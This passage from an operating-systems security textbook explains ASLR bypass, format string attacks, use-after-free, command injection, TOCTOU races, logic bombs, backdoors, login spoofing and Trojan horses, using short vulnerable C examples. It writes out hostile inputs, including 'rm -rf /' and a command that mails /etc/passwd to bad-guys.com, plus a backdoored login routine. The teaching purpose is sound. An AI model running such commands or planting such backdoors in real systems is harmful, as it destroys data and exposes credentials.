Here is another idea to stop these attacks. Besides modifying the return address and injecting some (ROP) program, the attacker should be able to return to exactly the right address—with ROP no nop sleds are possible. This is easy, if the addresses are fixed, but what if they are not? **ASLR (Address Space Layout Randomization)** aims to randomize the addresses of functions and data between every run of the program. As a result, it becomes much harder for the attacker to exploit the system. Specifically, ASLR often randomizes the positions of the initial stack, the heap, and the libraries.

Like canaries and DEP, many modern operating systems support ASLR, but often at different granularities. Most of them provide it for user applications, but only a few apply it consistently also to the operating system kernel itself (Giuffrida et al., 2012). The combined force of these three protection mechanisms has raised the bar for attackers significantly. Just jumping to injected code or even some existing function in memory has become hard work. Together, they form an important line of defense in modern operating systems. What is especially nice about them is that they offer their protection at a very reasonable cost to performance.

Bypassing ASLR

Even with all three defenses enabled, attackers still manage to exploit the system. There are several weaknesses in ASLR that allow intruders to bypass it. The first weakness is that ASLR is often not random enough. Many implementations of ASLR still have certain code at fixed locations. Moreover, even if a segment is randomized, the randomization may be weak, so that an attacker can brute-force it. For instance, on 32-bit systems the entropy may be limited because you cannot randomize *all* bits of the stack. To keep the stack working as a regular stack that grows downward, randomizing the least significant bits is not an option.

A more important attack against ASLR is formed by memory disclosures. In this case, the attacker uses one vulnerability not to take control of the program directly, but rather to leak information about the memory layout, which he can then use to exploit a second vulnerability. As a trivial example, consider the following code:

```
01. void C() {
02.     int index;
03.     int prime [16] = { 1,2,3,5,7,11,13,17,19,23,29,31,37,41,43,47 };
04.     printf ("Which prime number between would you like to see?");
05.     index = read_user_input ();
06.     printf ("Prime number %d is: %d\n", index, prime[index]);
07. }
```

The code contains a call to *read_user_input*, which is not part of the standard C library. We simply assume that it exists and returns an integer that the user types on the command line. We also assume that it does not contain any errors. Even so, for this code it is very easy to leak information. All we need to do is provide an index that is greater than 15, or less than 0. As the program does not check the index, it will happily return the value of any integer in memory.

The address of one function is often sufficient for a successful attack. The reason is that even though the position at which a library is loaded may be randomized, the relative offset for each individual function from this position is generally fixed. Phrased differently: if you know one function, you know them all. Even if this is not the case, with just one code address, it is often easy to find many others, as shown by Snow et al. (2013).

Noncontrol-Flow Diverting Attacks

So far, we have considered attacks on the control flow of a program: modifying function pointers and return addresses. The goal was always to make the program execute new functionality, even if that functionality was recycled from code already present in the binary. However, this is not the only possibility. The data itself can be an interesting target for the attacker also, as in the following snippet of pseudocode:

```
01. void A() {
02.     int authorized;
03.     char name [128];
04.     authorized = check_credentials (...); /* the attacker is not authorized, so returns 0 */
05.     printf ("What is your name?\n");
06.     gets (name);
07.     if (authorized != 0) {
08.         printf ("Welcome %s, here is all our secret data\n", name)
09.         /* ... show secret data ... */
    }
```

```
10.  } else
11.    printf ("Sorry %s, but you are not authorized.\n");
12.  }
13. }
```

The code is meant to do an authorization check. Only users with the right credentials are allowed to see the top secret data. The function *check_credentials* is not a function from the C library, but we assume that it exists somewhere in the program and does not contain any errors. Now suppose the attacker types in 129 characters. As in the previous case, the buffer will overflow, but it will not modify the return address. Instead, the attacker has modified the value of the *authorized* variable, giving it a value that is not 0. The program does not crash and does not execute any attacker code, but it leaks the secret information to an unauthorized user.

Buffer Overflows—The Not So Final Word

Buffer overflows are some of the oldest and most important memory corruption techniques that are used by attackers. Despite more than a quarter century of incidents, and a plethora of defenses (we have only treated the most important ones), it seems impossible to get rid of them (Van der Veen, 2012). For all this time, a substantial fraction of all security problems are due to this flaw, which is difficult to fix because there are so many existing C programs around that do not check for buffer overflow.

The arms race is nowhere near complete. All around the world, researchers are investigating new defenses. Some of these defenses are aimed at binaries, others consists of security extension to C and C++ compilers. It is important to emphasize that attackers are also improving their exploitation techniques. In this section, we have tried to given an overview of some of the more important techniques, but there are many variations of the same idea. The one thing we are fairly certain of is that in the next edition of this book, this section will still be relevant (and probably longer).

9.7.2 Format String Attacks

The next attack is also a memory-corruption attack, but of a very different nature. Some programmers do not like typing, even though they are excellent typists. Why name a variable *reference_count* when *rc* obviously means the same thing and saves 13 keystrokes on every occurrence? This dislike of typing can sometimes lead to catastrophic system failures as described below.

Consider the following fragment from a C program that prints the traditional C greeting at the start of a program:

```
char *s="Hello World";  
printf("%s", s);
```

In this program, the character string variable *s* is declared and initialized to a string consisting of “Hello World” and a zero-byte to indicate the end of the string. The call to the function *printf* has two arguments, the format string “%s”, which instructs it to print a string, and the address of the string. When executed, this piece of code prints the string on the screen (or wherever standard output goes). It is correct and bulletproof.

But suppose the programmer gets lazy and instead of the above types:

```
char *s="Hello World";  
printf(s);
```

This call to *printf* is allowed because *printf* has a variable number of arguments, of which the first must be a format string. But a string not containing any formatting information (such as “%s”) is legal, so although the second version is not good programming practice, it is allowed and it will work. Best of all, it saves typing five characters, clearly a big win.

Six months later some other programmer is instructed to modify the code to first ask the user for his name, then greet the user by name. After studying the code somewhat hastily, he changes it a little bit, like this:

```
char s[100], g[100] = "Hello ";      /* declare s and g; initialize g */  
gets(s);                             /* read a string from the keyboard into s */  
strcat(g, s);                        /* concatenate s onto the end of g */  
printf(g);                           /* print g */
```

Now it reads a string into the variable *s* and concatenates it to the initialized string *g* to build the output message in *g*. It still works. So far so good (except for the use of *gets*, which is subject to buffer overflow attacks, but it is still popular).

However, a knowledgeable user who saw this code would quickly realize that the input accepted from the keyboard is not a just a string; it is a format string, and as such all the format specifications allowed by *printf* will work. While most of the formatting indicators such as “%s” (for printing strings) and “%d” (for printing decimal integers), format output, a couple are special. In particular, “%n” does not print anything. Instead it calculates how many characters should have been output already at the place it appears in the string and stores it into the next argument to *printf* to be processed. Here is an example program using “%n”:

```
int main(int argc, char *argv[])  
{  
    int i=0;  
    printf("Hello %nworl\n", &i);      /* the %n stores into i */  
    printf("i=%d\n", i);               /* i is now 6 */  
}
```

When this program is compiled and run, the output it produces on the screen is:

```
Hello world
i=6
```

Note that the variable *i* has been modified by a call to *printf*, something not obvious to everyone. While this feature is useful once in a blue moon, it means that printing a format string can cause a word—or many words—to be stored into memory. Was it a good idea to include this feature in *print*? Definitely not, but it seemed so handy at the time. A lot of software vulnerabilities started like this.

As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. It will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The “%08x” means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and one for the space. Suppose he supplies the format string

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a “write anything anywhere” primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented above, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-24). Let us assume that the string starts as shown in Fig. 9-24, with “AAAA”, followed by a sequence of “%0x” and ending with “%0n”. What will happen? Well if the attacker gets the number of “%0x”s just right, he will have reached the format




Figure 9-24. A format string attack. By using exactly the right number of `%08x`, the attacker can use the first four characters of the format string as an address.

string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since, the ASCII value of the character *A* is 65 (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, he must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. If you type: “format string attack” to any Internet search engine, you will find a great deal of information on the problem.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

9.7.3 Dangling Pointers

A third memory-corruption technique that is very popular in the wild is known as a dangling pointer attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the `malloc` call, which returns a pointer

to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls `free` to release the memory. A dangling pointer error occurs when the program accidentally uses the memory after it has already freed it. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);           /* allocate space for 128 integers */
02. int year_of_birth = read_user_input (); /* read an integer from standard input */
03. if (input < 1900) {
04.     printf("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. Not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer *A* will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, he can now set the authorization level to any value (well, up to 1900).

9.7.4 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process' address space and whenever the kernel

starts executing to handle a system call, it will run in the process' address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, several such bugs have been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Sometimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, he can crash the system whenever he wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, he triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject his own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.7.5 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of signed positive integers results in a negative integer.

9.7.6 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, he could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls >file-list")
```

forks off a shell that executes the command

```
ls >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-25.

```
int main(int argc, char *argv[])
{
    char src[100], dst[100], cmd[205] = "cp ";           /* declare 3 strings */
    printf("Please enter name of source file: ");        /* ask for source file */
    gets(src);                                          /* get input from the keyboard */
    strcat(cmd, src);                                  /* concatenate src after cp */
    strcat(cmd, " ");                                  /* add a space to the end of cmd */
    printf("Please enter name of destination file: ");  /* ask for output file name */
    gets(dst);                                          /* get input from the keyboard */
    strcat(cmd, dst);                                  /* complete the commands string */
    system(cmd);                                       /* execute the cp command */
}
```

Figure 9-25. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the

user types in “abc” and “xyz” respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code opens up a gigantic security hole using a technique called **command injection**. Suppose that the user types “abc” and “xyz; rm -rf /” instead. The command that is constructed and executed is now

```
cp abc xyz; rm -rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be “xyz; mail snooper@bad-guys.com </etc/passwd”, which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.7.7 Time of Check to Time of Use Attacks

The last attack in this section is of a very different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;
if (access("./my_document", W_OK) != 0) {
    exit(1);
fd = open("./my_document", O_WRONLY)
write(fd, user_input, sizeof(user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, he does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called “my_document” in the current working directory. However, even though a user may have this file in his current working directory, it does not mean that he really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the `access` system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced), returning 0 if the requested access is allowed and an error value of -1 otherwise. Moreover, the check is carried out with the calling process' *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by `access`, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the `open` will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU (Time of Check to Time of Use)** attack. Another way of looking at this particular attack is to observe that the `access` system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the `fstat` function. File descriptors are safe, because they cannot be changed by the attacker between the `fstat` and `write` calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.8 INSIDER ATTACKS

A whole different category of attacks are what might be termed “inside jobs.” These are executed by programmers and other employees of the company running the computer to be protected or making critical software. These attacks differ from external attacks because the insiders have specialized knowledge and access that outsiders do not have. Below we will give a few examples; all of them have occurred repeatedly in the past. Each one has a different flavor in terms of who is doing the attacking, who is being attacked, and what the attacker is trying to achieve.

9.8.1 Logic Bombs

In these times of massive outsourcing, programmers often worry about their jobs. Sometimes they even take steps to make their potential (involuntary) departure less painful. For those who are inclined toward blackmail, one strategy is to write a **logic bomb**. This device is a piece of code written by one of a company's (currently employed) programmers and secretly inserted into the production system. As long as the programmer feeds it its daily password, it is happy and does nothing. However, if the programmer is suddenly fired and physically removed

from the premises without warning, the next day (or next week) the logic bomb does not get fed its daily password, so it goes off. Many variants on this theme are also possible. In one famous case, the logic bomb checked the payroll. If the personnel number of the programmer did not appear in it for two consecutive payroll periods, it went off (Spafford et al., 1989).

Going off might involve clearing the disk, erasing files at random, carefully making hard-to-detect changes to key programs, or encrypting essential files. In the latter case, the company has a tough choice about whether to call the police (which may or may not result in a conviction many months later but certainly does not restore the missing files) or to give in to the blackmail and rehire the ex-programmer as a “consultant” for an astronomical sum to fix the problem (and hope that he does not plant new logic bombs while doing so).

There have been recorded cases in which a virus planted a logic bomb on the computers it infected. Generally, these were programmed to go off all at once at some date and time in the future. However, since the programmer has no idea in advance of which computers will be hit, logic bombs cannot be used for job protection or blackmail. Often they are set to go off on a date that has some political significance. Sometimes these are called **time bombs**.

9.8.2 Back Doors

Another security hole caused by an insider is the **back door**. This problem is created by code inserted into the system by a system programmer to bypass some normal check. For example, a programmer could add code to the login program to allow anyone to log in using the login name “zzzzz” no matter what was in the password file. The normal code in the login program might look something like Fig. 9-26(a). The back door would be the change to Fig. 9-26(b).

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v) break;  
}  
execute_shell(name);
```

(a)

```
while (TRUE) {  
    printf("login: ");  
    get_string(name);  
    disable_echoing();  
    printf("password: ");  
    get_string(password);  
    enable_echoing();  
    v = check_validity(name, password);  
    if (v || strcmp(name, "zzzzz") == 0) break;  
}  
execute_shell(name);
```

(b)

Figure 9-26. (a) Normal code. (b) Code with a back door inserted.

What the call to *strcmp* does is check if the login name is “zzzzz”. If so, the login succeeds, no matter what password is typed. If this back-door code were

inserted by a programmer working for a computer manufacturer and then shipped with its computers, the programmer could log into any computer made by his company, no matter who owned it or what was in the password file. The same holds for a programmer working for the OS vendor. The back door simply bypasses the whole authentication process.

One way for companies to prevent backdoors is to have **code reviews** as standard practice. With this technique, once a programmer has finished writing and testing a module, the module is checked into a code database. Periodically, all the programmers in a team get together and each one gets up in front of the group to explain what his code does, line by line. Not only does this greatly increase the chance that someone will catch a back door, but it raises the stakes for the programmer, since being caught red-handed is probably not a plus for his career. If the programmers protest too much when this is proposed, having two coworkers check each other's code is also a possibility.

9.8.3 Login Spoofing

In this insider attack, the perpetrator is a legitimate user who is attempting to collect other people's passwords through a technique called **login spoofing**. It is typically employed in organizations with many public computers on a LAN used by multiple users. Many universities, for example, have rooms full of computers where students can log onto any computer. It works like this. Normally, when no one is logged in on a UNIX computer, a screen similar to that of Fig. 9-27(a) is displayed. When a user sits down and types a login name, the system asks for a password. If it is correct, the user is logged in and a shell (and possibly a GUI) is started.



Figure 9-27. (a) Correct login screen. (b) Phony login screen.

Now consider this scenario. A malicious user, Mal, writes a program to display the screen of Fig. 9-27(b). It looks amazingly like the screen of Fig. 9-27(a), except that this is not the system login program running, but a phony one written by Mal. Mal now starts up his phony login program and walks away to watch the fun from a safe distance. When a user sits down and types a login name, the program responds by asking for a password and disabling echoing. After the login name and password have been collected, they are written away to a file and the phony login program sends a signal to kill its shell. This action logs Mal out and

triggers the real login program to start and display the prompt of Fig. 9-27(a). The user assumes that she made a typing error and just logs in again. This time, however, it works. But in the meantime, Mal has acquired another (login name, password) pair. By logging in at many computers and starting the login spoofer on all of them, he can collect many passwords.

The only real way to prevent this is to have the login sequence start with a key combination that user programs cannot catch. Windows uses CTRL-ALT-DEL for this purpose. If a user sits down at a computer and starts out by first typing CTRL-ALT-DEL, the current user is logged out and the system login program is started. There is no way to bypass this mechanism.

9.9 MALWARE

In ancient times (say, before 2000), bored (but clever) teenagers would sometimes fill their idle hours by writing malicious software that they would then release into the world for the heck of it. This software, which included Trojan horses, viruses, and worms and collectively called **malware**, often quickly spread around the world. As reports were published about how many millions of dollars of damage the malware caused and how many people lost their valuable data as a result, the authors would be very impressed with their programming skills. To them it was just a fun prank; they were not making any money off it, after all.

Those days are gone. Malware is now written on demand by well-organized criminals who prefer not to see their work publicized in the newspapers. They are in it entirely for the money. A large fraction of all malware is now designed to spread over the Internet and infect victim machines in an extremely stealthy manner. When a machine is infected, software is installed that reports the address of the captured machine back to certain machines. A **backdoor** is also installed on the machine that allows the criminals who sent out the malware to easily command the machine to do what it is instructed to do. A machine taken over in this fashion is called a **zombie**, and a collection of them is called a **botnet**, a contraction of “robot network.”

A criminal who controls a botnet can rent it out for various nefarious (and always commercial) purposes. A common one is for sending out commercial spam. If a major spam attack occurs and the police try to track down the origin, all they see is that it is coming from thousands of machines all over the world. If they approach some of the owners of these machines, they will discover kids, small business owners, housewives, grandmothers, and many other people, all of whom vigorously deny that they are mass spammers. Using other people’s machines to do the dirty work makes it hard to track down the criminals behind the operation.

Once installed, malware can also be used for other criminal purposes. Black-mail is a possibility. Imagine a piece of malware that encrypts all the files on the victim’s hard disk, then displays the following message:

GREETINGS FROM GENERAL ENCRYPTION!

TO PURCHASE A DECRYPTION KEY FOR YOUR HARD DISK, PLEASE SEND \$100 IN SMALL, UNMARKED BILLS TO BOX 2154, PANAMA CITY, PANAMA. THANK YOU. WE APPRECIATE YOUR BUSINESS.

Another common application of malware has it install a **keylogger** on the infected machine. This program simply records all keystrokes typed in and periodically sends them to some machine or sequence of machines (including zombies) for ultimate delivery to the criminal. Getting the Internet provider servicing the delivery machine to cooperate in an investigation is often difficult since many of these are in cahoots with (or sometimes owned by) the criminal, especially in countries where corruption is common.

The gold to be mined in these keystrokes consists of credit card numbers, which can be used to buy goods from legitimate businesses. Since the victims have no idea their credit card numbers have been stolen until they get their statements at the end of the billing cycle, the criminals can go on a spending spree for days, possibly even weeks.

To guard against these attacks, the credit card companies all use artificial intelligence software to detect peculiar spending patterns. For example, if a person who normally only uses his credit card in local stores suddenly orders a dozen expensive notebook computers to be delivered to an address in, say, Tajikistan, a bell starts ringing at the credit card company and an employee typically calls the cardholder to politely inquire about the transaction. Of course, the criminals know about this software, so they try to fine-tune their spending habits to stay (just) under the radar.

The data collected by the keylogger can be combined with other data collected by software installed on the zombie to allow the criminal to engage in a more extensive **identity theft**. In this crime, the criminal collects enough data about a person, such as date of birth, mother's maiden name, social security number, bank account numbers, passwords, and so on, to be able to successfully impersonate the victim and get new physical documents, such as a replacement driver's license, bank debit card, birth certificate, and more. These, in turn, can be sold to other criminals for further exploitation.

Another form of crime that some malware commits is to lie low until the user correctly logs into his Internet banking account. Then it quickly runs a transaction to see how much money is in the account and immediately transfers all of it to the criminal's account, from which it is immediately transferred to another account and then another and another (all in different corrupt countries) so that the police need days or weeks to collect all the search warrants they need to follow the money and which may not be honored even if they do get them. These kinds of crimes are big business; it is not pesky teenagers any more.

In addition to its use by organized crime, malware also has industrial applications. A company could release a piece of malware that checked if it was running

at a competitor's factory and with no system administrator currently logged in. If the coast was clear, it would interfere with the production process, reducing product quality, thus causing trouble for the competitor. In all other cases it would do nothing, making it hard to detect.

Another example of targeted malware is a program that could be written by an ambitious corporate vice president and released onto the local LAN. The virus would check if it was running on the president's machine, and if so, go find a spreadsheet and swap two random cells. Sooner or later the president would make a bad decision based on the spreadsheet output and perhaps get fired as a result, opening up a position for you-know-who.

Some people walk around all day with a chip on their shoulder (not to be confused with people with an RFID chip *in* their shoulder). They have some real or imagined grudge against the world and want to get even. Malware can help. Many modern computers hold the BIOS in flash memory, which can be rewritten under program control (to allow the manufacturer to distribute bug fixes electronically). Malware can write random junk in the flash memory so that the computer will no longer boot. If the flash memory chip is in a socket, fixing the problem requires opening up the computer and replacing the chip. If the flash memory chip is soldered to the parentboard, probably the whole board has to be thrown out and a new one purchased.

We could go on and on, but you probably get the point. If you want more horror stories, just type *malware* to any search engine. You will get tens of millions of hits.

A question many people ask is: "Why does malware spread so easily?" There are several reasons. First, something like 90% of the world's personal computers run (versions of) a single operating system, Windows, which makes an easy target. If there were 10 operating systems out there, each with 10% of the market, spreading malware would be vastly harder. As in the biological world, diversity is a good defense.

Second, from its earliest days, Microsoft has put a lot of emphasis on making Windows easy to use by nontechnical people. For example, in the past Windows systems were normally configured to allow login without a password, whereas UNIX systems historically always required a password (although this excellent practice is weakening as Linux tries to become more like Windows). In numerous other ways there are trade-offs between good security and ease of use, and Microsoft has consistently chosen ease of use as a marketing strategy. If you think security is more important than ease of use, stop reading now and go configure your cell phone to require a PIN code before it will make a call—nearly all of them are capable of this. If you do not know how, just download the user manual from the manufacturer's Website. Got the message?

In the next few sections we will look at some of the more common forms of malware, how they are constructed, and how they spread. Later in the chapter we will examine some of the ways they can be defended against.

9.9.1 Trojan Horses

Writing malware is one thing. You can do it in your bedroom. Getting millions of people to install it on their computers is quite something else. How would our malware writer, Mal, go about this? A very common practice is to write some genuinely useful program and embed the malware inside of it. Games, music players, “special” porno viewers, and anything with splashy graphics are likely candidates. People will then voluntarily download and install the application. As a free bonus, they get the malware installed, too. This approach is called a **Trojan horse** attack, after the wooden horse full of Greek soldiers described in Homer’s *Odyssey*. In the computer security world, it has come to mean any malware hidden in software or a Web page that people voluntarily download.

When the free program is started, it calls a function that writes the malware to disk as an executable program and starts it. The malware can then do whatever damage it was designed for, such as deleting, modifying, or encrypting files. It can also search for credit card numbers, passwords, and other useful data and send them back to Mal over the Internet. More likely, it attaches itself to some IP port and waits there for directions, making the machine a zombie, ready to send spam or do whatever its remote master wishes. Usually, the malware will also invoke the commands necessary to make sure the malware is restarted whenever the machine is rebooted. All operating systems have a way to do this.

The beauty of the Trojan horse attack is that it does not require the author of the Trojan horse to break into the victim’s computer. The victim does all the work.

There are also other ways to trick the victim into executing the Trojan horse program. For example, many UNIX users have an environment variable, *\$PATH*, which controls which directories are searched for a command. It can be viewed by typing the following command to the shell:

```
echo $PATH
```

A potential setting for the user *ast* on a particular system might consist of the following directories:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\  
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Other users are likely to have a different search path. When the user types

```
prog
```

to the shell, the shell first checks to see if there is a program at the location */usr/ast/bin/prog*. If there is, it is executed. If it is not there, the shell tries */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, and so on, trying all 10 directories in turn before giving up. Suppose that just one of these directories was left unprotected and a cracker put a program there. If this is the first occurrence of the program in the list, it will be executed and the Trojan horse will run.

Most common programs are in `/bin` or `/usr/bin`, so putting a Trojan horse in `/usr/bin/X11/ls` does not work for a common program because the real one will be found first. However, suppose the cracker inserts `la` into `/usr/bin/X11`. If a user mistypes `la` instead of `ls` (the directory listing program), now the Trojan horse will run, do its dirty work, and then issue the correct message that `la` does not exist. By inserting Trojan horses into complicated directories that hardly anyone ever looks at and giving them names that could represent common typing errors, there is a fair chance that someone will invoke one of them sooner or later. And that someone might be the superuser (even superusers make typing errors), in which case the Trojan horse now has the opportunity to replace `/bin/ls` with a version containing a Trojan horse, so it will be invoked all the time now.

Our malicious but legal user, Mal, could also lay a trap for the superuser as follows. He puts a version of `ls` containing a Trojan horse in his own directory and then does something suspicious that is sure to attract the superuser's attention, such as starting up 100 compute-bound processes at once. Chances are the superuser will check that out by typing

```
cd /home/mal
ls -l
```

to see what Mal has in his home directory. Since some shells first try the local directory before working through `$PATH`, the superuser may have just invoked Mal's Trojan horse with superuser power and bingo. The Trojan horse could then make `/home/mal/bin/sh` SETUID root. All it takes is two system calls: `chown` to change the owner of `/home/mal/bin/sh` to root and `chmod` to set its SETUID bit. Now Mal can become superuser at will by just running that shell.

If Mal finds himself frequently short of cash, he might use one of the following Trojan horse scams to help his liquidity position. In the first one, the Trojan horse checks to see if the victim has an online banking program installed. If so, the Trojan horse directs the program to transfer some money from the victim's account to a dummy account (preferably in a far-away country) for collection in cash later. Likewise, if the Trojan runs on a mobile phone (smart or not), the Trojan horse may also send text messages to really expensive toll numbers, preferably again in a far-away country, such as Moldova (part of the former Soviet Union).

9.9.2 Viruses

In this section we will examine viruses; after it, we turn to worms. Also, the Internet is full of information about viruses, so the genie is already out of the bottle. In addition, it is hard for people to defend themselves against viruses if they do not know how they work. Finally, there are a lot of misconceptions about viruses floating around that need correction.

What is a virus, anyway? To make a long story short, a **virus** is a program that can reproduce itself by attaching its code to another program, analogous to how

biological viruses reproduce. The virus can also do other things in addition to reproducing itself. Worms are like viruses but are self replicating. That difference will not concern us for the moment, so we will use the term “virus” to cover both. We will look at worms in Sec. 9.9.3.

How Viruses Work

